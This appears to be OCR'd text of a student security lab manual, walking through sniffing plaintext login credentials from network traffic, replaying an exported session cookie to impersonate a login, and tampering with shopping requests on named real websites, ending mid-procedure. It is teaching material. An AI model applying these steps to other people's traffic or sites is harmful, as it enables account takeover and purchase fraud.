
Step 3:- In Capture interface, Select Local Area Connection and click on start.



Step 4:- The source, Destination and protocols of the packets in the LAN network are displayed.




Step 5:- We can see the data is recording.




Step 6: Enter the credentials and then sign in.


Step 7:- Select filter as http.request.method==”POST” to make the search easier and click on apply.




Step 8: Now stop the tool to stop recording.



Step 9:- Find the post methods for username and passwords.




Step 10:- U will see the email- id and password that you used to log in.




Step 11:- Now open Cmd and Type command (ftp ftp.mcafee.com)


It will ask to enter the user id and password. So, Enter default data and press enter.



Step 12:- Apply filter ftp and see the packet.



Step 13:- Now right click on it and click follow tcp stream.



Practical No:- 06


A] Session Impersonation

STEPS :-


1. Open FireFox .
2. Go to Tools > Addons > Extension
3. Search and install “EditThisCookie” or Cookie Import/Export or any other Cookie tool.
4. Then Click on Cookie extension to get cookie.
5. Open a Website and Login and then click on export cookie

6. Logout from the webpage once the cookie got exported.

Paste the cookie in the tool which you have exported and click on green tick



And you are in




Tamper DATA add-on :-

Step 1:- Open FireFox .


Step 2:- Go to Tools > Addons > Extension.

Step 3:- Search and install Temper Data .

Step 4:- Select a website for tempering data(eg:seed-city.com,mysmsmantra)
Window of tamper data.




Step 5:- Open the site “seed-city.com”




Step 6:- Then select the product and no of items from it .Then, click on tool and start the tamper data .

